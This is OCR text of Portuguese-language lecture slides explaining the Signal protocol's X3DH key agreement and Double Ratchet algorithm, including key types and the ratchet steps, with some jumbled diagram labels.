
- Gera a chave compartilhada



KDF(DH1 || DH2 || DH3 || DH4)

X3DH - Recebimento da primeira mensagem

- Gera a chave compartilhada



X3DH - Resumo

- Criptografia de ponta a ponta: a sessão é estabelecida entre as duas partes da comunicação
- Forward secrecy: o conteúdo continua sendo secreto futuramente devido ao uso de chaves efêmeras
- Comunicação assíncrona permitida por One-time Keys
- Disponibilidade do serviço garantida por Signed Keys

Double Ratchet

Troca assíncrona de mensagens

Double Ratchet

- Etapas
  - Diffie-Hellman Ratchet
  - Symmetric-key Ratchet

Double Ratchet

- Chaves utilizadas no algoritmo:
  - Ratchet Keys: chaves assimétricas efêmeras geradas a cada ciclo do algoritmo
  - Root Key
  - Chain Keys: derivam as Message Keys
    - Sending
    - Receiving
  - Message Keys: criptografam as mensagens

Double Ratchet - Integração com o X3DH

- A Root Key é inicializada com o valor da Shared Key
- Alice é inicializada com a Ratchet Key pública de Bob
- A primeira Ratchet Key de Bob é a sua Signed key


Double Ratchet - Diffie-Hellman Ratchet

- Precisamos calcular as Sending e Receiving Chain Keys para criptografar e descriptografar as mensagens

Mas como calcular as Chain Keys?

Alice

Bob


RK
=
RK
= Signed Key
DH
KDF
KDF
DH
Sending
=
Receiving
RK
DH
KDF
KDF
DH
Receiving
=
Sending
Sending
RK
DH
KDF
RK
chave pública
chave privada

Alice

Bob

RK

=

RK

= Signed Key

DH

KDF

KDF

DH

Sending

=

Receiving

RK

KDF

DH

DH

KDF

Receiving

=

Sending

KDF

RK

DH

KDF

Sending

RK

chave pública

chave privada


Ratchet Step

Double Ratchet - Symmetric-key Ratchet

Como criptografar e descriptografar as mensagens?

